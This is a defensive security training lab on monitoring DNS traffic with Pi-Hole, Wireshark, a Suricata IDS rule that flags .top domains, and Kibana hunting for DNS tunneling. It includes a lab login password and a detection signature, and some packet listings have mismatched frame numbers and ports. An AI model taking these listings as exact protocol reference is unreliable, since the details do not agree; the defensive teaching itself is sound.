


The enter the password "sec450" in the password prompt and press "Log in".



This brings you to the main Pi-Hole dashboard which will show statistics on all the DNS requests that have been recorded (note your numbers will be different than the screenshot).

Select the Query Log tab on the left side to see the individual logs that were created.



The next page will show a list of all queries that were made in the recent past. As long as you have moved directly to this step from the previous page, you should now be able to find your sec450.com DNS lookups recorded.

To filter it down, type "sec450" into the search box into the upper right of the page. You should now see a screen similar to the following.

The 'Recent Queries' page displays a list of DNS queries. A search filter 'sec450' is applied, resulting in two entries. The first entry is a TXT record for sec450.com, and the second is an A record for sec450.com. Both records show a status of 'OK (forwarded)' and a reply of 'N/A' or 'IP (34.1ms)'. A 'Blacklist' button is visible for each entry.

Time	Type	Domain	Client	Status	Reply	Action
2019-03-27 07:31:11	TXT	sec450.com	172.20.0.1	OK (forwarded)	N/A	Blacklist
2019-03-27 07:31:07	A	sec450.com	172.20.0.1	OK (forwarded)	IP (34.1ms)	Blacklist

Here we can see the "DNS server view" of what DNS requests look like. Pi-Hole acts very similar to most DNS servers, whether Windows DNS, ISC Bind, or others. They all record the source of the incoming request, which we can see in the "client" column in this view, as well the lookup type and domain that was searched. In the "Status" column we can also see whether the request was forwarded or served from the DNS servers cache. If we were to look at the text-based log files produced by the pi-hole, we would see the same information. Pi-Hole also gives us the ability to easily block domains from this view if desired!

Now that we've seen what the DNS server records, lets take a deeper look at the traffic by diving into the actual packets. You can either close the browser or leave it open to watch new requests stream by until the end of the lab (although you will need to clear the filter out to see them all.)

### 3. View PCAPs for DNS traffic in Wireshark

Next, switch back to the terminal and run the following command to enumerate the files in the Suricata logging folder.

```
ls -l /var/log/suricata/lab2.1*
```

You will need to find the file called lab2.1.pcap.[x] where the x is a number depending on the time of the capture. There should be only one result, but if you run the lab more than once there may be others present.

Here's an example output you may see if you had more than one entry, pick the filename at the bottom of the list.

```
student@ubuntu:~$ ls -l /var/log/suricata/lab2.1*
-rw-r--r-- 1 root root    3979 Mar 26 13:37 /var/log/suricata/lab2.1.pcap.1553632585
-rw-r--r-- 1 root root  122880 Mar 26 14:07 /var/log/suricata/lab2.1.pcap.1553632679
```

Look for the highest numbered suffix on the filename, which should also be the newest file. Use this filename with the full path for the next command. This command will open Wireshark.

```
wireshark [filename_and_path_previous_command_here]
```

For example, from the screenshot above, the correct entry would be:

```
wireshark /var/log/suricata/lab2.1.pcap.1553632679
```

Press Enter to open Wireshark, **if you see an error saying the file was cut short in the middle of a packet that is ok.**

Once Wireshark is open, find your A record request for sec450.com take the following text and place it in the filter box in Wireshark.

```
dns.qry.name == "sec450.com" && (dns.qry.type == 1)
```

You should see now see two lines in Wireshark with the A record request for sec450.com as shown below (depending on how the query was made by Pi-Hole there could be more than 2 lines).

No.	Time	Source	Destination	Protocol	Info
102	407.697994	192.168.42.214	8.8.8.8	DNS	Standard query 0x83f8 A sec450.com OPT
105	407.857563	8.8.8.8	192.168.42.214	DNS	Standard query response 0x83f8 A sec450.com A 104.248.50.195 OPT

How can we tell which entry is the response for a specific query? By looking at the hex number preceding the lookup type. In the case of the capture shown here the lookup was numbered 0x83f8 and the corresponding response has the same label as shown below. (Your number will be different.)

Info
Standard query 0x83f8 A sec450.com OPT
Standard query response 0x83f8 A sec450.com A 104.248.50.195 OPT

What about the other details? To dive into the packet details first **click on the request packet in the Wireshark packet list.** go down to the middle panel in Wireshark and find the line at the bottom that says "Domain Name System (query)" and expand it. Once expanded, find the line that says "Queries" and expand that as well. Then, expand the line that says "sec450.com: type A, class IN"

dns.qry.name == "sec450.com" && (dns.qry.type == 1)

No.	Time	Source	Destination
102	407.697994	192.168.42.214	8.8.8.8
105	407.857563	8.8.8.8	192.168.42.214

▶ Frame 102: 744 bytes on wire (744 bits), 93 bytes captured (744 bytes) on interface eth0

▶ Ethernet II, Src: Vmware\_fb:85:4e (00:0c:29:fb:85:4e), Dst: Vmware\_fb:85:4e (00:0c:29:fb:85:4e)

▶ Internet Protocol Version 4, Src: 192.168.42.214, Dst: 8.8.8.8

▶ Transmission Control Protocol, Src Port: 55359, Dst Port: 53

▼ Domain Name System (query)

- Transaction ID: 0x83f8
- ▶ Flags: 0x0000 Standard query
- Questions: 1
- Answer RRs: 0
- Authority RRs: 0
- Additional RRs: 1
- ▼ Queries
  - sec450.com: type A, class IN
    - Name: sec450.com
    - [Name Length: 10]
    - [Label Count: 2]
    - Type: A (Host Address) (1)
    - Class: IN (0x0001)
- ▶ Additional records

[\[Response In: 105\]](#)

You should now see the additional detail on each field in the DNS request. Notice how each item in the Info line in the packet overview above is represented in the detail below, as well as additional details. In Wireshark, any time you need to find specific details on one of the layers of the network transaction you can use this panel to recursively expand fields until you drill down to the information you're looking for.



dns.qry.name == "sec450.com" && (dns.qry.type == 1)

No.	Time	Source	Destination	Protocol	Info
102	407.697994	192.168.42.214	8.8.8.8	DNS	Standard query 0x83f8 A sec450.com OPT
105	407.857563	8.8.8.8	192.168.42.214	DNS	Standard query response 0x83f8 A sec450.com A 104.248.50.195 OPT

Transaction ID: 0x83f8

Flags: 0x0120 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 1

Queries

- sec450.com: type A, class IN
  - Name: sec450.com
  - [Name Length: 10]
  - [Label Count: 2]
  - Type: A (Host Address) (1)
  - Class: IN (0x0001)

Additional records

[Response In: 105]

Next let's take a look at the TXT record request. Enter the following filter in Wireshark (the only difference is changing the "1" to a "16").

```
dns.qry.name == "sec450.com" && (dns.qry.type == 16)
```

You should now see at least two lines in Wireshark with the TXT record request for sec450.com as shown below (depending on how the query was made by Pi-Hole there could be more).

dns.qry.name == "sec450.com" && (dns.qry.type == 16)

No.	Time	Source	Destination	Protocol	Info
11	10.335658	192.168.42.214	8.8.8.8	DNS	Standard query 0xd4cc TXT sec450.com OPT
12	10.381721	8.8.8.8	192.168.42.214	DNS	Standard query response 0xd4cc TXT sec450.com TXT OPT

Remember when this request was made we saw the TXT record contents printed to the screen in the dig output. Notice that while the response to an "A" record was shown in the info line in Wireshark, TXT record responses are not, so in this case we must go into the details to see the response in Wireshark.

Click on the packet that says "query response" in the info column in Wireshark this time. Unfold the layers of the packet in the middle pane in Wireshark so that both the "Answers" section as well as the "sec450.com: TXT, class IN" item beneath it are unfolded, as shown below:



No.	Time	Source	Destination
165	828.269342	192.168.42.214	8.8.8.8
168	828.364855	8.8.8.8	192.168.42.214

- ▶ Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bytes) on interface eth0
- ▶ Ethernet II, Src: Vmware\_fe:13:dd (00:50:56:fe:13:dd), Dst: Intel\_Ethernet\_Ethernet\_Adapter (08:00:27:00:00:00)
- ▶ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.42.214
- ▶ Transmission Control Protocol, Src Port: 53, Dst Port: 53
- ▶ Domain Name System (response)
  - Transaction ID: 0xe69d
  - Flags: 0x8180 Standard query response, No error
  - Questions: 1
  - Answer RRs: 2
  - Authority RRs: 0
  - Additional RRs: 1
  - Queries
  - Answers
    - sec450.com: type TXT, class IN
      - Name: sec450.com
      - Type: TXT (Text strings) (16)
      - Class: IN (0x0001)
      - Time to live: 1798
      - Data length: 25
      - TXT Length: 24
      - TXT: Hello SEC450 lab 2.1! ;)
  - Additional records

[Request In: 165]  
[Time: 0.095513000 seconds]

From this view we can see the TXT record response `Hello SEC450 lab 2.1! ;)`


This is how we can investigate DNS traffic in a PCAP in Wireshark.

Now let's look at **all** DNS activity. Delete the current filter in the Wireshark search bar and replace it simply with the filter `dns` and press enter.

No.	Time	Source	Destination	Protocol	Info
165	828.269342	192.168.42.214	8.8.8.8	DNS	Standard query 0xe69d TXT sec450.com OPT
168	828.364855	8.8.8.8	192.168.42.214	DNS	Standard query response 0xe69d TXT sec450.com TXT TXT OPT
169	828.374842	8.8.4.4	192.168.42.214	DNS	Standard query response 0xe69d TXT sec450.com TXT TXT OPT
170	828.374944	192.168.42.214	8.8.4.4	ICMP	Destination unreachable (Port unreachable)
210	1046.513667	192.168.42.214	8.8.8.8	DNS	Standard query 0x7992 PTR 195.50.248.104.in-addr.arpa OPT
211	1046.638583	8.8.8.8	192.168.42.214	DNS	Standard query response 0x7992 PTR 195.50.248.104.in-addr.arpa OPT
220	1147.510076	192.168.42.214	8.8.8.8	DNS	Standard query 0x5900 NS sec450.com OPT
223	1147.601654	8.8.8.8	192.168.42.214	DNS	Standard query response 0x5900 NS sec450.com NS dns1.registrar- servers.com NS dns2.registrar-servers.com OPT
250	1243.115794	192.168.42.216	192.168.42.2	DNS	Standard query 0xef0a A shavar.services.mozilla.com OPT
251	1243.115831	192.168.42.216	192.168.42.2	DNS	Standard query 0x0025 A shavar.services.mozilla.com OPT
252	1243.116052	192.168.42.216	192.168.42.2	DNS	Standard query 0xc60d AAAA shavar.services.mozilla.com OPT
253	1243.116149	192.168.42.216	192.168.42.2	DNS	Standard query 0x7d9b AAAA shavar.services.mozilla.com OPT
254	1243.131112	192.168.42.2	192.168.42.216	DNS	Standard query response 0x7d9b AAAA shavar.services.mozilla.com OPT
255	1243.131098	192.168.42.2	192.168.42.216	DNS	Standard query response 0xc60d AAAA shavar.services.mozilla.com OPT
256	1243.131640	192.168.42.216	192.168.42.2	DNS	Standard query 0xc17c AAAA shavar.prod.mozaws.net OPT
257	1243.131717	192.168.42.216	192.168.42.2	DNS	Standard query 0x5cf1 AAAA shavar.prod.mozaws.net OPT

Notice there is much more activity than just the packets we generated. This is because your system is constantly running background processes that make DNS requests, and open web pages and other tools can create traffic as well.


We are now done looking at the PCAP, close Wireshark using the X in the upper right corner and return to your terminal.



## 4. Detect malicious DNS requests via IDS

In this section, we'll see the Suricata Intrusion Detection System in action by picking out a suspicious DNS request with a signature. To do this we'll look at the `/var/log/suricata/fast.log` file, which gives a one-line summary of any IDS alerts being generated by what Suricata has observed in live traffic.


Open a **second** terminal by clicking on the icon in the top bar in the virtual machine.



Once it's open, run the following command to show the fast.log from Suricata.

```
tail -f /var/log/suricata/fast.log
```

There will be no output yet. Your screen should now look something like this.



Switch back to your first terminal window, but keep this new window open as you perform the next steps, it will print anything the IDS engine detects in real-time.


**Tip**

Although the full detail for every alert is stored in Suricata's eve.json log, the eve.json's JSON format is better ingested and viewed with the SIEM, the fast.log file is better used for easily readable quick checks.

To trigger an alert from Suricata, enter the following command into the first terminal. Note that you may need to send it several times before the alert appears:

```
dig @8.8.8.8 sec450.top A
```

You should see the 2nd terminal running "tail" print an alert to the screen as shown below. If it does not work on the first try, press the up arrow on the keyboard to reload the command and try it again.



This is an alert from the Suricata alert engine that tells us a suspicious DNS request was made!

You can now click on the terminal running the tail command and press `ctrl + c` to stop it. You can now close this terminal by clicking the "x" in the upper right.

Why did this specific traffic trigger an alert when nothing else so far has? If we look into the alert rule list we started Suricata with, we can find the answer. To look up a rule, you can use its unique identifier. In the case of the alert we just set off, it's `2023883` as seen in the alert output.

```
Terminal - student@ubuntu:~  
File Edit View Terminal Tabs Help  
student@ubuntu:~$ tail -f /var/log/suricata/fast.log  
03/26/2019-13:37:59.570643  [**] [1:2023883:2] ET DNS Query to a *.top domain -  
Likely Hostile [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP  
} 192.168.42.214:36543 -> 8.8.8.8:53
```

In the terminal, enter the following command to see the rule in the rules list.

```
grep 2023883 /labs/2.1/data/emerging-dns.rules
```

You should see the following output.

```
student@ubuntu:~$ grep 2023883 /labs/2.1/data/emerging-dns.rules  
alert dns $HOME_NET any -> any any (msg:"ET DNS Query to a *.top domain - Likely  
Hostile"; dns_query; content:".top"; nocase; isdataat:!1,relative; reference:ur  
l,www.symantec.com/connect/blogs/shady-tld-research-gdn-and-our-2016-wrap; refer  
ence:url,www.spamhaus.org/statistics/tlds/; classtype:bad-unknown; sid:2023883;  
rev:2; metadata:affected_product Windows_XP Vista_7_8_10_Server_32_64_Bit, attac  
k_target Client_Endpoint, deployment Perimeter, signature_severity Major, create  
d_at 2017_02_07, updated_at 2017_02_07;)
```

This rule effectively says "If Suricata sees traffic from any internal IP address and any source port to any destination IP and port that contains .top, alert". Since we looked up sec450.top, this matches the rule and it fired the alert! This is a simple demonstration of how a DNS based Intrusion Detection System works! In a production setup scenario, this alert would then be sent to analysts to triage and investigate.

## 5. Detect malicious DNS requests via SIEM Analysis

While Suricata may pick up many types of malicious traffic with one of it's signatures, signatures are ultimately still a blacklisting technique that relies on enumerating "known bad", an impossible task to cover all situations with. While blacklisting can catch a large portion of problems, there will always be additional attacks for which you don't have signatures. For attacks that use new atomic indicators (domains, hashes), or methods that are unknown, we must rely on other methods to pick up malicious activity, and that is where SIEM analysis comes in.


Let's say you have malware utilizing DNS tunneling within your environment. If you do not know the domain is malicious and the TLD is not something that Suricata will alert on (such as the .top

domain in the previous step), how can you pick it up? Given what we know about DNS tunneling and how it has to use high-frequency, long, encoded looking subdomains, if we have the log of all DNS requests made, we should still be able to find it!

For this next step, click the following link to open Kibana to a set of pre-ingested DNS data:

### Kibana DNS Logs

You should now see the following window that shows DNS request details:




This page shows selected fields information as recorded by Suricata while observing DNS traffic. Note that this is event metadata such as the source and destination IP, request type, and hostname. Feel free to click around and experiment with the interface for Kibana, you can use the same link above to go back to the previous view.

Within this set of recorded data is an active DNS tunneling command and control channel. While scrolling through the records may eventually highlight the domain that was used, it's much easier to find it view visual analysis. To jump to a pre-configured DNS dashboard, click on the following link:

### Kibana DNS Dashboard

